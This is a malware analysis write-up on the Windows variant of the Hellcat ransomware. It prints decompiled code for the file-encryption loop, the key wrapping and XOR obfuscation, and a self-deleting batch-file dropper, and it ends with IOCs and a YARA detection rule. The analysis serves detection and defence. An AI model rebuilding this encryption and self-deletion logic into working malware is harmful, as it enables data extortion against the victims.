
- `pPRGKeyBuff` - `32 bytes` that are encrypted in `mw_prg_data_encrypt`.
- `pInitVectorKeyEncrypt` - `32 byte` initialization vector (`IV`) for `pPRGKeyBuff` encryption.
- `pInitVectorFileEncrypt` - `16 byte IV` for file encryption.

Number of encrypted bytes from `mw_prg_data_encrypt` are XORed and stored in `nBytes[0]`.




```
  {
    BCryptGenRandom(0LL, pPRGKeyBuff, cbSecret, BCRYPT_USE_SYSTEM_PREFERRED_RNG);// generate 32 bytes of pseudorandom data
    if ( !BCryptGenerateSymmetricKey(hObject, &phKey, pbKeyObject, *&cbKeyObject, pPRGKeyBuff, cbSecret, 0) )// AES key generation
    {
      for ( i = 0LL; i < 13; ++i )
        tmpArray[i] = mw_file_signature[i];// copy the file signature into tmpArray- does not get used later
      BCryptGenRandom(0LL, pInitVectorFileEncrypt, 16u, BCRYPT_USE_SYSTEM_PREFERRED_RNG);// generate 16-byte IV for later file encryption
      BCryptGenRandom(0LL, pInitVectorKeyEncrypt, 32u, BCRYPT_USE_SYSTEM_PREFERRED_RNG);// generate another pseudorandom 32-byte IV
      for ( j = 0LL; j < 16; ++j )
        *(&nBytes[1] + j) = pInitVectorFileEncrypt[j];// buf copied to nBytes for usage in PRG key encryption
      for ( k = 0LL; k < 32; ++k )
        pInitVector[k] = pInitVectorKeyEncrypt[k];// copy the IV to buffer pInitVector
      pEncryptedKey = mw_prg_data_encrypt(pPRGKeyBuff, cbSecret, pInitVector, 0x20u, nBytes);// encryption of pPRGKeyBuff from previous generation with public RSA key
      if ( pEncryptedKey )
      {
        nPRGKeyBytes = nBytes[0];         // temp buffer for amount of encrypted PRG data
        xorKey = -1;
        for ( m = 0; m < nPRGKeyBytes; ++m )
          *(pEncryptedKey + m) ^= xorKey--;// adds current value of m to each byte of encrypted pseudorandom data and XORs the sum with -1, -2, -3 etc.
        if ( sFileSize > 0x6400000 )      // if file size greater than 100MB
```

We see from the code that the ransomware parses files up to `100MB`. Each file is split into `4096 bytes` chunks (`16 bytes` aligned) and each chunk gets encrypted in-place.



```
for ( m = 0; m < nPRGKeyBytes; ++m )
  *(pEncryptedKey + m) ^= xorKey--;// adds current value of m to each byte of encrypted pseudorandom data and XORs the sum with -1, -2, -3 etc.
if ( sFileSize > 0x6400000 )      // if file size greater than 100MB
  sFileSize = 0x6400000LL;        // cap at 100MB
for ( size = sFileSize; size; size -= lpNumberOfBytesRead )// ***ENCRYPTING LOOP IN 4096 BYTE CHUNKS***
                                  //
                                  // deducts 4096 bytes from total size of the file each iteration
{
  if ( !ReadFile(hFile, pPlaintext, 0x1000u, &lpNumberOfBytesRead, 0LL) )// reads 4096 bytes chunk from the file
    break;
  if ( !lpNumberOfBytesRead )
    break;
  for ( cbInput = lpNumberOfBytesRead; cbInput % 16; ++cbInput )// ensures the number of bytes read by ReadFile is 16-bytes aligned
    ;
  nNumberOfBytesToWrite = 0;
  if ( BCryptEncrypt(             // encrypt the current 4096 bytes chunk
         phKey,
         pPlaintext,
         cbInput,
         0LL,
         pInitVectorFileEncrypt,
         16u,
         pPlaintext,
         0x1000u,
         &nNumberOfBytesToWrite,
         0) )
  {
    break;
  }
  currentChunkOffset.QuadPart = sFileSize - size;
  SetFilePointerEx(hFile, (sFileSize - size), 0LL, FILE_BEGIN);
  if ( !WriteFile(hFile, pPlaintext, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0LL)// encrypted data overwrites the plaintext data
    || size < lpNumberOfBytesRead )
  {
    break;
  }
```

After the encryption, file pointer is set at the end of the current file. `nBytes[0]` (holding a number of bytes of encrypted PRG `32 bytes` stream) is written at that offset and new file size is calculated through `GetFileSizeEx(hFile, &FileSize)`.



```
                  break;
                }
              }
              SetFilePointerEx(hFile, distToMove, 0LL, FILE_END);
              WriteFile(hFile, pEncryptedKey, nBytes[0], &NumberOfBytesWritten, 0LL);// number of encrypted pseudorandom data bytes written at the end of the file
              HeapFree(hHeap, 0x10000u, (LPVOID)pEncryptedKey);
              GetFileSizeEx(hFile, &FileSize);  // gets current file size (after the encrypted data append)
              FileSize.QuadPart += 73LL;        // adds another 73 bytes to the file
              xorKey_2 = -1;
              for ( n = 0; n < 60; ++n )
                *((_BYTE *)nBytes + n) ^= xorKey_2--;// nBytes array is XORed
              WriteFile(hFile, nBytes, 73u, &NumberOfBytesWritten, 0LL);// nBytes[0] holds XORed number of bytes [32] of the encrypted pseudorandomly generated data.
                                                // nBytes[1]...[n] holds XORed bytes of generated IV that was used to encrypt the 32-byte data stream.
            }                                   // cleanup
            BCryptDestroyKey(phKey);
          }
          HeapFree(hHeap, 0x10000u, pPRGKeyBuff);
        }
        HeapFree(hHeap, 0x10000u, pbKeyObject);
      }
      CloseHandle(hFile);
    }
  }
}
00000E1A mw_encrypting_function:138 (140001A1A) (Synchronized with IDA View-A)
```


Additional `73 bytes` are added to store the XORed `nBytes` array , which also holds the `IV` used during file encryption. This serves as metadata for later decryption by the ransomware authors.

```
 SetFilePointerEx(hFile, distToMove, 0LL, FILE_END);
              WriteFile(hFile, pEncryptedKey, nBytes[0],
&NumberOfBytesWritten, 0LL);
              HeapFree(hHeap, 0x10000u, pEncryptedKey);
              GetFileSizeEx(hFile, &FileSize);
              FileSize.QuadPart += 73LL;
              xorKey_2 = -1;
              for ( n = 0; n < 60; ++n )
                *(nBytes + n) ^= xorKey_2--;
              WriteFile(hFile, nBytes, 73u, &NumberOfBytesWritten, 0LL);
```

Batch file drop and cleanup

When all threads related to recursive walk and encryption finish their execution, the sample performs a necessary cryptographic cleanup, drops a temporary `_-_.bat` file that removes the sample and itself when executed. Additionally, ransom notes stored at `C:\\Users\\Public\\_README_.txt` are opened for the victim.

```
BCryptDestroyKey(hKey);
    BCryptCloseAlgorithmProvider(hAlgorithm, 0);
    BCryptCloseAlgorithmProvider(hObject, 0);
    wcscpy(FileName, L"_-_.bat");
    hFile = CreateFileW(FileName, GENERIC_WRITE, 0, 0LL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0LL);// IOC - "_-_.bat" file creation
    if ( hFile != INVALID_HANDLE_VALUE )
    {
      ModuleHandleW = GetModuleHandleW(0LL);
      GetModuleFileNameA(ModuleHandleW, Filename, 260u);

      lstrcpyA(String1, ":try\r\ndel \"");
      lstrcatA(String1, Filename);
      lstrcatA(String1, "\"\r\nif exist \"");
      lstrcatA(String1, Filename);
      lstrcatA(String1, "\" goto try\r\ndel %0");
      v3 = lstrlenA(String1);
      WriteFile(hFile, String1, v3, &NumberOfBytesWritten, 0LL);
      CloseHandle(hFile);
      ShellExecuteW(0LL, L"open", FileName, 0LL, 0LL, 0);
      ShellExecuteW(0LL, L"open", L"C:\\Users\\Public\\_README_.txt", 0LL, 0LL, 3);
    }
    ExitProcess(0)
```



```
      LogicalDrives >>= 1;
    }
    if ( nCount )
      WaitForMultipleObjects(nCount, Handles, 1, 0xFFFFFFFF);// waits for threads to finish execution
    for ( jj = 0; jj < nCount; ++jj )
      CloseHandle(Handles[jj]);
  }                                             // bcrypt cleanup
  BCryptDestroyKey(hKey);
  BCryptCloseAlgorithmProvider(hAlgorithm, 0);
  BCryptCloseAlgorithmProvider(hObject, 0);
  wcscpy(FileName, L"_-_.bat");
  hFile = CreateFileW(FileName, GENERIC_WRITE, 0, 0LL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0LL);// IOC - "_-_.bat" file creation
  if ( hFile != INVALID_HANDLE_VALUE )
  {
    ModuleHandleW = GetModuleHandleW(0LL);
    GetModuleFileNameA(ModuleHandleW, Filename, 260u);// sample gets a path to itself, batch commands to remove the sample
                                                // and remove the batch file itself on execution
    lstrcpyA(String1, ":try\r\ndel \"");
    lstrcatA(String1, Filename);
    lstrcatA(String1, "\"\r\nif exist \"");
    lstrcatA(String1, Filename);
    lstrcatA(String1, "\" goto try\r\ndel %0");
    v3 = lstrlenA(String1);
    WriteFile(hFile, String1, v3, &NumberOfBytesWritten, 0LL);
    CloseHandle(hFile);
    ShellExecuteW(0LL, L"open", FileName, 0LL, 0LL, 0);// executes _-_.bat
    ShellExecuteW(0LL, L"open", L"C:\\Users\\Public\\_README_.txt", 0LL, 0LL, 3);// opens the previously dropped ransom note
  }
  ExitProcess(0);
}
return 0xFFFFFFFFLL;
```

IOCs

Comment	IOC
sample SHA256	5b492a70c2bbded7286528316d402c89ae5514162d2988b17d6434ead5c8c274
list of extensions designated for encryption	.dll.sys.exe.drv.com.cat
temporary batch file for cleanup operations	_-_.bat
ransom notes location presented to the victim	C:\\Users\\Public\\_README_.txt
malware file signature	0C 0E 0E 0D 0B 0A 0F 0F 0C 0A 0D 45 00 00 00 00
public RSA key	AD AD BC CD FB DA F9 F8 F4 F6 F5 F4 F3 F6 F1 F0 EF EE ED EC EB EA E9 E8 E6 E6 E4 40 9E 2B 1D CA DC 2D 30 98 D6 BE 90 25 5B 01 FC 38 35 BB B2 0E 6B 2E 85 3B 90 26 55 9E 68 1B 46 16 B1 C8 17 E0 78 22 0B 23 53 45 D7 86 E2 53 CD 5E 4B 27 AE 3D BA 10 AD E8 7B 1E C6 B5 0E 5D 1B 7B 61 08 CB 30 24 8D D9 0F 94 74 4A 6C 84

Comment	IOC
	F5 A3 9B 6D 7D 99 0C 72 4F 28 0B CC 09 84 BE 70 9D DE 48 7F 0A 67 12 09 89 73 CB 60 A3 D1 CD 71 1D C9 9E 20 4E 3E EB 1D 6A 64 52 D6 CB BA DF 7C 58 3D B3 EC 24 C8 06 6B 2D 5E 5D 33 4C 60 FB 20 E8 10 E3 12 A8 45 B8 48 50 D5 25 4E 9B 16 6B 04 CD 91 56 56 50 7D 3E E8 C1 56 49 8C 09 74 3E CA 92 ED CE 84 6B D8 18 8F F5 D3 FB 6F B9 B6 E1 0D 4E 73 4A AD DA D9 AE 3F 5C 6E 18 76 F3 CA E9 4F 8C 59 3A 01 EA 6E EC 3D C6 8C FC CC 17 E0 8F 04 39 DE 21 35 38 64 6F 2D FE 11 42 2F CC E7 FE D2 7D 49 D9 CF 1A EF 40 7C 16 C2 E2 9D 24 62 EF F7 61 68 5F 95 53 95 B7 31 F3 07 1A 52 9E D0 B3 B1 F4 35 2F 95 2D ED A1 73 84 FB 82 B4 FD 01 2F 11 BE 09 40 8D 85 CF 15 F4 77 DC 6D 0C CA 78 B0 E9 6E 8A 57 5A C7 87 D6 90 52 E2 83 8B E2 C2 3C 52 7D 55 F6 36 36 DE 7E C1 AF 10 BB 84 6E C1 62 39 12 B7 57 57 13 43 41 B6 81 A3 5D 4C D3 7A 51 FB B4 52 D0 9E C0 F2 A8 79 6A 32 DB 10 24 49 60 31 58 CC 9D E5 38 F5 83 33 FE 0C 2F F6 C1 9B 46 3C 26 56 69 3A 3C 06 71 71 E1 02 EA 9E 97 54 69 CE 84 2A 87 17 C3 F6 59 B4 49 BA 08 C0 79 87 CA 33 B4 88 24 95 3B 45 F9 36 B1 04 7B 11 67 B0 68 DA B3 0C F2 6B 5A DF 09 7F F9 E5 B1 1A 89 ED 88 A1 9D 06 D3 13 3F A8 27 6D FC 3E F1 C5 5A C6 42 97 99 6A F3 C9 79 CC D4 49 7B 1D 39 8D 1C DA 27 BF CC 12 66 F8 8B 39 3A 03 5E 2A B6 37 26 C6 EA A6 00 2D 5B 07 66 4F 30 38 FF 7C 92 1A 2B 0E 00 E2 28 EA 0C BA 14 75 F7 5D D9 D5 66 78 DC 6D 03 14 3F FD 21 79 6F 2D E7 08 05 EE ED 73 E3 02 CD 49 DE B7 F1 00 8B 36 C7 F0 4D 1A 82 65 12 71 2E 49 23 9E 92 00 82 1A 50 46 CF 4A 49 4C 2C 3A 18 B2 3C FD 23 78 EF E4 84 FD 4A 99 23 0A BB 86 DD 13 24 6C 12 8F 8E 38 4E 67 1B F4 E0 58 A1 DE E9 A8 60 A9 16 3E B4 63 07 B5 CF 11 79 82 75 51 59 10 E6 F2 70 45 F6 1E E9 D4 E8 7D E1 52 9C ED A4 95 E4 7F 1B 64 78 50 55 9E F0 C7 EC 6D EE 86 20 9C 92 03 CF 3F 6B 5B 81 90 4F 23 B7 34 64 BC 31 0A C1 9E 27 B5 B2 4A 19 A3 C1 C7 29 D7 29 E8 19 1A 75 80 BE 45 4B CC 04 FD 97 45 1C 2B 1D 9F 75 E2 B8 7A 31 54 E4 3D 0D 09 6E B3 26 3F AB 51 74 F2 37 7B D4 92 D2 8C 02 B9 28 BD 5F D7 CC 01 23 D8 0C 6E 55 FE 82 6B 4A 7C 1E DA 82 FB AC 52 E8 A4 F6 E8 9B 60 85 0E D8 5B 54 EC F0 0E D4 80 FC 38 9C 0F 0F 1B 59 86 8E 2E 12 3C 6A 86 F7 8B E0 52 20 35 09 5B 26 82 D9 1E BC D5 B3 71 B6 0D 2A 0E 49 B0 DD 44 42 A0 19 E8 CB C1 EC EE 4B 97 A7 CB 9D 5A D8 50 99 9D 45 0B B2 A4 1E E2 B4 79 51 78 7D 2E 00 55 E8 89 92 6A 60 84 44 F7 FA 7B 22 D5 61 16 5D BF BA 6A 3A 96 F4 98 1C BE 3A B3 D7 52 32 59 54 FC 01 09 E7 DC DE 34 F0 98 74 EB CD 50 49 81 F8 70 B5 DE 2C 09 9E D8 98 93 68 47 3B 60 76 8F 3C CC 2F 31 A5 E8 24 67 23 32 C3 69 2B 9F A8 11 EF 25 95 A6 8F 4B 0A 69 E9 EA BD 19 F5 21 D7 6D 70 0A 59 16 90 9C 7E C0 62 04 69 17 C2 CC DA 5C 09 43 66 88 FC F7 17 0F 3B 72 74 5D 68 F0 11 D2 06 87 EC F6 CD 38 DE C2 1C BC 80 D2 BF 0E 42 C7 08 36 F9 AC A6 8D 38 D0 CE E6 3E 01 4B 3B DB 57 01 C6 7A 22 BB CC 14 DC CB D3 65 10 E7 AE 7D 87 F0 A2 10 AE 95 4C 2F 22 0F C7 52 1D D4 A9 7F B4 00 00 00 00 00

YARA detection rule

```
rule Ransomware_Hellcat_Windows_1 {

    meta:
        author = "Dootix"
        date = "2025-02-11"
        version = "1.0"
        description = "Rule for Hellcat ransomware detection (Windows variant)."
        hash = "5b492a70c2bbded7286528316d402c89ae5514162d2988b17d6434ead5c8c274"

    strings:
        // Ransomware notes:
        $s1 = "Your network has been breached and all data were encrypted." fullword ascii
        $s2 = "We have already downloaded a huge amount of critical data." fullword ascii
        $s3 = "_README_.txt" fullword wide

        // Targeted extensions:
        $s4 = ".dll.sys.exe.drv.com.cat" fullword wide

        // Hex signatures:
        $hex1 = { 0C 0E 0E 0D 0B 0A 0F 0F 0C 0A 0D 45 00 00 00 00 }
        $hex2 = { AD AD BC CD FB DA F9 F8 F4 F6 F5 F4 F3 F6 F1 F0 }



    condition:
        (uint16(0) == 0x5a4d and filesize < 100KB) and all of them



}

}
```